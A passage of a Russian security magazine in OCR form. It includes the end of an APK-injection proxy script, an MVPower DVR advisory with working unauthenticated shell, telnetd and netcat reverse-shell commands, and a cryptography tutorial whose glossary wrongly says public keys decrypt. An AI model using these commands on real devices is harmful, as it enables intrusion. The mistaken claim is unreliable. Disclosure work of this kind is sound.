      context.log("[Baidu APK Injection] Target injection point :
      {0}".format(flow.request.path))
```

```
        {0}".format(flow.request.path))
        response = HTTPResponse("HTTP/1.0", 200, "OK",
        Headers(Content_Type="application/octet-stream",), "PWNED")

        # Inject our APK into the HTTP response
        try:
          with open("bad.apk", "rb") as f:
            modified = f.read()
            response.content = modified
            response.headers["Content-Length"] = str(len(modified))
            f.close()
        except IOError as e:
          raise e

        flow.reply(response)
```

Автор записал демо с примером успешной эксплуатации.

TARGETS

Baidu Browser for Android

SOLUTION


Производитель выпустил исправление.

МНОЖЕСТВЕННЫЕ УЯЗВИМОСТИ В DVR MVPOWER 8 ДЛЯ CCTV

CVSSv2:	N/A
Дата релиза:	10 февраля 2016 года
Автор:	Andrew Tierney
CVE:	N/A

Камеры видеонаблюдения повсеместны, но их безопасность — под вопросом. Исследователи из конторы PenTestPartners решили проверить их на прочность, для чего выбрали одну из недорогих моделей DVR — Mvpower 8.

В этой системе используется собственный веб-сервер — его можно поискать через Shodan по HTTP-заголовку `JAWS/1.0`. В результатах будет перечислено 44000 устройств с таким заголовком и «свободным» доступом. Большинство из них стоят в общественных местах.



Результаты поиска предположительно уязвимых устройств через Shodan

EXPLOIT

Начнем со стандартной уязвимости, которая частично относится к человеческому фактору. По умолчанию на таком устройстве для входа используется пароль admin и пустой пароль. До сих пор многие после покупки и установки забывают поменять пароли (не говоря уже о логинах), и атакующий может без проблем получить админский доступ к панели управления.

Следующая уязвимость — это обход аутентификации. По задумке разработчиков, пользователь заходит на **`index.html`**, где вводит свои данные. Если они правильные, то пользователя направляют на страницу **`view2.html`**.

В случае попытки зайти сразу на страницу **`view2.html`** без установленных cookie на некоторое время мы увидим загруженную страницу и редирект на **`index.html`**. Как оказалось, проверка осуществляется с помощью JavaScript и проверяется только наличие cookie:

```
$(document).ready(function() {
  dvr_camcnt = Cookies.get(“dvr_camcnt”);
```

```
  dvr_usr = Cookies.get("dvr_usr");
  dvr_pwd = Cookies.get("dvr_pwd");
  if(dvr_camcnt == null || dvr_usr == null || dvr_pwd == null)
  {
    location.href = "/index.html";
  }
}
```

Таким образом, в cookie можно написать что угодно, и получить доступ к интерфейсу без знания правильного логина и пароля.

Установка cookie для обхода аутентификации в DVR

Получить полный доступ к веб-интерфейсу, конечно, интересно, но хотелось бы полноценный шелл на устройстве. При исследовании был найден заголовок J18. Это последовательный порт 115200. Но у него нет никакого вывода, что не позволяет его нормально использовать.

В устройстве используется загрузчик с открытым исходным кодом — uboot. А саму загрузку можно прервать нажатием любой клавиши. Но на это есть всего секунда :)

После попадания в консоль можно изменить параметры загрузки, чтобы пускало без пароля:

```
setenv bootargs ${bootargs} single
boot
```

После этого DVR загрузится в режиме single user и у нас будет желаемый шелл. Хотя и не удаленный.

После анализа прошивки стало ясно, что большая часть функций хранится в приложении dvr_app, включая веб-сервер. Для реализации веб-интерфейса используются скрипты **/cgi-bin/*.cgi**, но такой папки в файловой системе

не нашлось, а значит, dvr_app сам обрабатывает такие запросы. Подобное поведение характерно для встраиваемых устройств.

```
# strings dvr_app | grep -C 10 cgi-bin
[0;37mDVR->[%s]:%d
vga [%d,%d] cvbs [%d,%d]
WEBDIR
/root/dvr_web/www
/moo
/whoami
/shell
/snapshot
/mjpeg
/mjpeg.html
/cgi-bin/view.cgi
/cgi-bin/flv.cgi
/bubble/live
/cgi-bin/jscript.cgi
/cgi-bin/gw.cgi
/cgi-bin/snapshot.cgi
/cgi-bin/sp.cgi
/cgi-bin/upload.cgi
/cgi-bin/upgrade_rate.cgi
/tmp/spook
```

Установка cookie для обхода аутентификации в DVR

```
192.168.3.101/shell?ps


  PID USER       VSZ STAT COMMAND
    1 root      1216 S    {linuxrc} init
    2 root         0 SW   [kthreadd]
    3 root         0 SW   [ksoftirqd/0]
    4 root         0 SW   [kworker/0:0]
    6 root         0 SW   [rcu_kthread]
    7 root         0 SW<  [khelper]
    8 root         0 SW   [kworker/u:1]
  163 root         0 SW   [sync_supers]
  165 root         0 SW   [bdi-default]
  166 root         0 SW<  [kintegrityd]
  168 root         0 SW<  [kblockd]
  174 root         0 SW<  [ata_sff]
  185 root         0 SW   [khubd]
  273 root         0 SW<  [rpciod]
  274 root         0 SW   [kworker/0:1]
  284 root         0 SW   [kswapd0]
  337 root         0 SW   [fsnotify_mark]
  347 root         0 SW<  [nfsiod]
  355 root         0 SW<  [crypto]
  394 root         0 SW<  [iscsi_eh]
  416 root         0 SW   [scsi_eh_0]
  419 root         0 SW   [scsi_eh_1]
  422 root         0 SW   [kworker/u:2]
  433 root         0 SW   [mtdblock0]
  438 root         0 SW   [mtdblock1]
  443 root         0 SW   [mtdblock2]
  448 root         0 SW   [mtdblock3]
```

Выполнение команды shell для выведения списка процессов

После анализа строк из dvr_app были найдены не только cgi-скрипты, но и другие интересные файлы. Авторы очень удивились, обнаружив встроенную команду moo. Но нам больше интересен шелл. Попробуем вывести список процессов.

Теперь у нас безо всякой авторизации есть удаленный шелл с правами администратора, который не документирован и, возможно, не отключаем.

На устройстве также имеется telnet на 23 порту, правда, он требует пароль. Но, так как у нас есть доступ к шеллу, описанный выше, то мы можем узнать хеш пароля и расшифровать его.



Получаем хеш пароля DVR-устройства

Если же пароль долго не подбирается, то мы можем использовать шелл для запуска нового telnet демона:

```
http://192.168.3.101/shell?/usr/sbin/telnetd -l/bin/sh -p 25
```

```
root@kali:~# telnet 192.168.3.101
Trying 192.168.3.101...
Connected to 192.168.3.101.
Escape character is '^]'.

(none) login: ^CConnection closed by foreign host.
root@kali:~# telnet 192.168.3.101 25
Trying 192.168.3.101...
Connected to 192.168.3.101.
Escape character is '^]'.
# whoami
root
# ls
dvr_app    dvr_reset    dvr_resource    font    skin    vxparam.co
nf
#
```

telnet доступ к DVR

Не у всех найденных устройствах наружу прокинуты какие-то порты, кроме 80, поэтому рассмотрим получение reverse shell.

DVR использует busybox, но, увы, без любимого нами netcat. Но это можно исправить! Скомпилируем новый busybox под используемый ARM процессор, благо особых зависимостей netcat не требует.

Наши дальнейшие действия таковы:

1. Найти директорию с возможностью записи. Вся файловая система устройства смонтирована с правами только для чтения, чтобы нельзя было изменить пароль или добавить пользователя. Но используется дополнительный жесткий диск для хранения данных — /root/rec/a1.
2. Загрузить с помощью wget новый скомпилированный busybox.
3. Сделать файл исполняемым.
4. Запустить netcat.

```
http://192.168.3.101/shell?cd /root/rec/a1
wget %68%74%74%70%3a%2f%2f%32%31%32%2e%31%31%31%2e%34%33%
2e%31%36%31%
2f%62%75%73%79%62%6f%78%20
chmod %2bx busybox
./busybox nc 1.2.3.4 8000 -e /bin/sh -e /bin/sh
```

URL должен быть закодирован.

Теперь, зайдя на адрес `http://1.2.3.4/busybox`, мы получаем долгожданный шелл.

Помимо описанных выше уязвимостей у устройства есть еще ряд недостатков:

- нет CSRF защиты;
- нет HTTPS;
- нет защиты от брутфорса;
- и многое другое.

Оригинальную версию статьи ты можешь прочитать на pentestpartners.com.

TARGETS

Mvpower 8 (возможно, уязвимы и другие версии)

SOLUTION

На момент написания статьи об исправлениях не было известно.



ПОГРУЖЕНИЕ В КРИПТУ. ЧАСТЬ 2: РАСПРЕДЕЛЕНИЕ КЛЮЧЕЙ

ЧТО ТАКОЕ РАСПРЕДЕЛЕНИЕ КЛЮЧЕЙ, ПОЧЕМУ ЭТО ТАК ВАЖНО И КАК ВЫБРАТЬ КРИПТОСТОЙКИЙ КЛЮЧ?

Анастасия Береснева
anastasiya3161@gmail.com

Что такое шифрование без распределения ключей? Эти понятия неотделимы. В современном мире криптографии вопросу распределения ключей уделяется особое внимание, ведь злоумышленники не дремлют. Во второй части нашего ликбеза по криптографии мы доступно объясним, как работает симметричное и асимметричное шифрование, как выбрать криптостойкий ключ, зачем и как происходит распределение, а также что такое удостоверяющие центры и инфраструктура открытых ключей.

Roadmap

Это второй урок из цикла «Погружение в крипту». Все уроки цикла в хронологическом порядке:

- **Урок 1.** Исторические шифры. Основы и исторические шифраторы. Как работают (и анализируются) шифры сдвига, замены, Рихарда Зорге, шифр Вернама и выполняющие их шифровальные машины.
- **Урок 2.** Распределение ключей. Что это такое, как выполняется распределение ключей и как выбрать криптостойкий ключ **(ты здесь)**.
- **Урок 3.** Современные отечественные шифры. Что такое сеть Фейстеля и какими бывают отечественные блочные шифры, используемые в современных протоколах: ГОСТ 28147—89, «Кузнечик».
- **Урок 4.** Современные зарубежные шифры. В чем разница между 3DES, AES, Blowfish, IDEA, Threefish от Брюса Шнайдера и как они работают.
- **Урок 5.** Электронная подпись. Виды электронных подписей, как они работают и как их использовать.
- **Урок 6.** Квантовая криптография. Что это такое, где используется и как помогает в распределении секретных ключей. Генерация случайных чисел и электронной подписи.

ПОЧЕМУ РАСПРЕДЕЛЕНИЕ КЛЮЧЕЙ ТАК ВАЖНО?

В нашем арсенале уже имеется несколько алгоритмов шифрования. Как и говорилось ранее, даже самые стойкие и продуманные шифры могут стать уязвимыми, если неправильно выбрать ключ шифрования или позволить украсть его злоумышленнику. Поэтому, чтобы шифрование действительно оправдало

ожидания и обеспечило секретность сообщения, нужно правильно выбрать и заранее обговорить секретный ключ.

Глоссарий второго урока

- Сессионный (сеансовый) ключ — применяется для одного сеанса связи. Уничтожается в короткий промежуток времени (от нескольких секунд до одного дня). Сеансовый ключ обеспечивает секретность одного диалога: если он попадет под угрозу, будет нарушена конфиденциальность одного сеанса, но не всей системы в целом.
- Долговременный ключ — используется в течение долгого периода времени (от нескольких часов до нескольких лет, в зависимости от назначения). Его компрометация ставит под угрозу всю систему и является большой проблемой.
- Открытый ключ — применяется для расшифровки в асимметричных криптосистемах шифрования (то есть системах, где для шифрования и расшифровки требуются разные ключи).
- Секретный ключ — используется криптографическим алгоритмом при шифровании/расшифровке сообщений и постановке цифровой подписи.
- Распределение ключей — последовательность действий по выработке участниками общих ключей для осуществления криптографических операций.

Чтобы лучше понять симметричное и асимметричное шифрование, давай представим следующую ситуацию. Ты хочешь отправить секретное сообщение с личными данными в банк. Для этого банк выдает тебе коробку и ключ. Ты кладешь письмо в коробку и закрываешь ее на ключ, банк при получении открывает эту коробку с помощью аналогичного ключа. Такой метод является симметричным, так как обе стороны используют один и тот же ключ расшифрования. Однако злоумышленник может перехватить ключ и открыть коробку. Чтобы это предотвратить, банк поступает хитрее: он предоставляет тебе коробку и навесной замок, а единственный ключ банк хранит у себя. Таким образом, воспользоваться замком может кто угодно, но открыть коробку может только обладатель ключа. Такой подход называется асимметричным: замок играет роль открытого (публичного) ключа, а ключ банка — секретного (приватного).

Симметричное шифрование предусматривает шифрование и расшифрование с помощью одного и того же секретного ключа, поэтому пользователям важно правильно выработать совместный ключ, а также безопасно его пере-

дать. В условиях незащищенного канала это сделать очень сложно. Асимметричное шифрование как раз решает эту проблему: операции шифрования и расшифрования осуществляются с помощью разных ключей (открытого и секретного). В этом случае обладателю пары ключей необходимо передать собеседнику только открытый ключ, единственного назначение которого — необратимо зашифровать информацию, расшифровать которую сможет только получатель с помощью приватного ключа.

Можно ли расшифровать сообщение публичным (открытым) ключом обратно?

Нет. Давай рассмотрим простой пример, который лежит в основе алгоритма RSA.

Роль открытого ключа выполняет число `d = 3` и модуль, которым будет произведение простых чисел `p = 5` и `q = 2`: 10 (5*2). Секретный ключ `e` выбирается в соответствии открытому: должно выполняться условие `e*d ≡ 1(mod (q-1)*(p-1))`, то есть, в нашем случае, `e*3 ≡ 1(mod 4*1)` => `e*3 ≡ 1(mod 4)`. Первое подходящее число `e = 3`. Значение секретного ключа также (3,10).

Предположим, мы хотим передать слово **ЗАБЕГ**:

```
-----------------------------
        | З | А | Б | Е | Г |
-----------------------------
№ буквы | 9 | 1 | 2 | 6 | 4 |
-----------------------------
```

Возведем в куб каждое из чисел:

```
------------------------------------
(№ буквы)^3 | 729 | 1 | 8 | 216 | 64 |
------------------------------------
```

И возьмем по модулю, который является произведением двух простых чисел:

```
---------------------------------------
(№ буквы)^3 mod10 | 9 | 1 | 8 | 6 | 4 |
---------------------------------------
```

Результат и будет шифротекстом для слова **ЗАБЕГ**. При расшифровании получатель выполнит аналогичные действия, а именно — возведет в куб каждое число кода и возьмет результат по модулю 10:

```
-------------------------------------------
(код)^3       | 729 | 1 | 512 | 216 | 64 |
-------------------------------------------
(код)^3 mod10 | 9   | 1 | 2   | 6   | 4  |
-------------------------------------------
буква         | З   | А | Б   | Е   | Г  |
-------------------------------------------
```

Этот пример показывает, как шифр работает на очень маленьких числах. При реальном практическом применении для получения модуля перемножаются огромные простые числа: например, используются модули 512 или 1024 бита. Чтобы вычислить секретный ключ, модуль необходимо разложить на простые множители. Это очень сложная задача, которая называется «задача факторизации целых чисел». Именно поэтому перехват открытого ключа не представляет никакой угрозы для приватности переписки. Распределение ключей — последовательность действий по выработке участниками общих ключей для осуществления криптографических операций.

В случае симметричного шифрования перед собеседниками всегда стоят две важные задачи:
- выбор криптостойкого ключа;
- распределение ключа (надежный обмен).

  В случае асимметричного шифрования возникает другая задача:
- обмен собеседников открытыми ключами.

Иными словами, Алиса, обладая открытым ключом Боба, не может быть уверена на 100%, что этот ключ принадлежит именно Бобу.

Начнем с первого случая.

Выбор криптостойкого ключа

Стоит сразу раскрыть главный критерий стойкого ключа в симметричном шифровании: он должен быть случайным. Например, стойкость симметричного шифра Вернама напрямую зависит от выбора ключа. Чем меньше связь между символами ключа, чем больше его длина, тем выше его криптостойкость. В идеале ключ представляет собой абсолютно случайную последовательность с длиной не меньшей, чем у шифруемого текста. Такая длина необходима для того, чтобы исключить возможность брутфорса. К примеру, пин-коды банковских карт (состоящие всего из 4 цифр) от такой атаки защищает только ограничение банка на количество попыток ввода пароля; убери это ограничение, и подбор любого пин-кода займет не более пары часов.

Атаки по шифротексту

Случайная последовательность поможет защитить и от атаки по шифротексту. Суть такой атаки заключается в том, что злоумышленник перехватывает необходимое количество шифротекстов и анализирует их с целью подобрать секретный ключ. Пример — атака на шифр Вернама в предыдущей статье цикла.

Если ты уверен, что твой ключ абсолютно случаен и подобная ситуация тебе нипочем не страшна, рекомендую проверить его на соответствие требованиям стандарта NIST. Если ключ не случайный, опытный криптоаналитик сможет распознать алгоритм шифрования и, возможно, даже получить ключ. А уж если ему в руки попадут еще и открытые тексты — пиши пропало.

В современных системах, чтобы сгенерировать случайную последовательность для ключа, применяют различные подходы. Стандартные UNIX утилиты random и urandom хэшируют данные, снимаемые со счетчика тактов процессора во время аппаратных прерываний. Microsoft Crypto API берет хэш от внутреннего состояния компьютера — текущего времени, размера жесткого диска, размера свободной памяти, номера процесса и так далее. В ход также идут всевозможные случайные данные. Например, в процессе оцифровки звукового сигнала на линейный вход звуковой карты приходит аналоговый электрический сигнал, который содержит шум, состоящий из:

- радиопомех и наводок от соседних устройств и радиоэфира;
- помех электропитания;
- теплового шума случайного движения электронов в компонентах электрической схемы.

Используется и квантовый шум, который носит истинно случайный характер. Квантовый шум «проникает» в цифровую часть звуковой карты, где его можно сразу и использовать. Также нередко прибегают к помощи пользователя, требуя набирать случайные символы на клавиатуре, двигать мышкой, пока идет генерация сигнала, или произносить определенные слова.

Теперь немного о времени жизни ключа. Для нас этот показатель очень важен — ведь чем дольше ключ находится в обращении, тем легче злоумышленнику его получить и тем большую ценность этот ключ для него представляет. С самого момента генерации секретного ключа нужно задуматься, как часто его нужно менять. Кроме того, важный момент — уничтожение секретного ключа. Если речь идет о сессионном ключе, его стоит безвозвратно уничто-

жить сразу по окончании сеанса связи. Если речь о долговременном — пусть живет указанный срок, но, опять же, ни секундой дольше.

Сессионные ключи, несмотря на их недолгий срок службы, играют важную роль. Они используются повсеместно, начиная от защищенной TLS сессии и заканчивая прикладными программами (например, мессенджерами). Также сессионные ключи применяются при входе в личный кабинет интернет-банка и иных подобных сервисах, где речь идет об особо важных данных и ключи важно менять как можно чаще.

Распределение ключей (надежный обмен ключами)

Другой важной задачей симметричной криптографии помимо выбора суперстойкого ключа является распределение ключей — надежный и защищенный от перехвата способ обмена ключами.

При симметричном шифровании и выработке совместного ключа со своим товарищем сложные схемы ни к чему — можно использовать простой алгоритм Диффи-Хеллмана:

1. Я и мой товарищ знаем два абсолютно несекретных числа g и p. Я придумываю большое число a, а мой товарищ большое число b.
2. Я вычисляю `A = g^a mod p` и отправляю товарищу.
3. Товарищ вычисляет `B = g^b mod p` и отправляет мне.
4. Я вычисляю `B’ = B^a mod p = g^(ab) mod p`.
5. Товарищ вычисляет `A’ = A^b mod p = g^(ab) mod p`.

В итоге, `A’ = B’` и есть согласованный ключ.

Рассмотрим пример на небольших числах. Пусть `g = 2`, `p = 100`, мое число `a = 4`, а число товарища `b = 2`:

```
A = 2^4 mod 100 = 16
B = 2^2 mod 100 = 4
A’ = B^a =4^4 mod 100 = 56
B’ = A^b = 16^2 mod 100 = 56
```

Если использовать достаточно большие числа a, b и p, шансов получить ключ у злоумышленника будет очень мало.

Протокол Диффи-Хеллмана в чистом виде сейчас, разумеется, нигде не используется. Однако многие протоколы аутентификации построены на его основе: модификации обмена ключами Диффи-Хеллмана можно встретить и в сетевых протоколах, таких как IPSec и TLS, и в отдельных криптографических приложениях.

А как передать ключ?

На первый взгляд, очевидно, физическим способом — нанять курьера

и приставить к нему охрану. Или, например, отправить по почте России письмом первого класса. Послать сову, в конце концов. Вариантов много. Однако, если у вас не один друг или не один пользователь криптографической системы, такой метод невыгоден и неудобен. А уж если кто-то из них живет, например, в Австралии, ждать ему придется довольно долго. В масштабах современного мира такой вариант все еще возможен, но абсолютно неудобен. Криптографы долго думали, как избавиться от курьера, и решили, что неплохо было бы разработать специальные протоколы для распределения ключей.

Для знакомства с протоколами распределения ключей представим, что некой криптографической системой пользуются несколько участников. Они договорились о том, как должен выглядеть ключ шифрования, и каждый генерирует его для себя особым методом. Но тут один пользователь сказал другому (по секрету), что в системе есть нечестный участник. Каждый пользователь начал подозревать своих товарищей... и в результате ключами больше никто не обменивается.

Для решения этой проблемы — общения в условиях недоверенности — большинство протоколов распределения ключей предусматривает наличие «центра доверия». Обычно это некий центральный сервер, которому доверяют все пользователи, используя его для получения ключей и обмена ими между собой при необходимости. Конечно, если есть возможность обменяться ключами напрямую по абсолютно доверенному протоколу, будучи уверенным, что ключ принадлежит именно твоему собеднику, можно обойтись и без УЦ. В реальной жизни такие ситуации, к сожалению, почти не встречаются.

Далее в тексте мы будем рассматривать только протоколы, в которых участники сообщаются единым центром доверия.

Протокол широкоротой лягушки

Первым протоколом для обмена секретными ключами в симметричных криптосистемах, с которым мы познакомимся, будет протокол широкоротой лягушки. Рассмотрим его на примере пользователей A и B, которые хотят обменяться ключами друг с другом. Каждый из них для связи с центром доверия S имеет ключ Ka и Kb соответственно. Порядок действий будет выглядеть следующим образом.

1. A генерирует ключ K для связи с B и отправляет в центр доверия сообщение (K,T), зашифрованное на его ключе Ka (где T — временная метка).
2. Сервер проверяет временную метку и расшифровывает сообщение, если метка соответствует текущему времени.
3. S шифрует ключ K на ключе Kb, прикрепляет временную метку и отправляет B.
4. B получает сообщение, проверяет метку и извлекает ключ K.

Клиент А

Доверенный центр

Генерирует (K_{AB}, T), шифрованные на ключе K_a, где K_{AB} - ключ для связи с B, T - временная метка

$E_{KA}(K_{AB}, T)$

Проверяет метку T
Генерирует (K_{AB}, T), шифрованные на ключе K_B

$E_{KB}(K_{AB}, T)$

Клиент В

Проверяет метку T,
Получает ключ K_{AB}, для связи с А

Схема работы протокола широкоротой лягушки

Протокол очень прост и основан на синхронизации часов всех участников, за которую несет ответственность доверенный центр. Однако на практике этот протокол используется мало, потому что ответственность за генерацию сессионного ключа лежит на плечах самих участников, а кто знает, что они там нагенерируют?

Протокол широкоротой лягушки использует концепцию единого центра доверия. Такой подход к управлению ключами применим и для асимметричной криптографии. Удостоверяющий центр лежит в основе известной и самой используемой на данный момент инфраструктуры управления открытыми ключами — PKI.

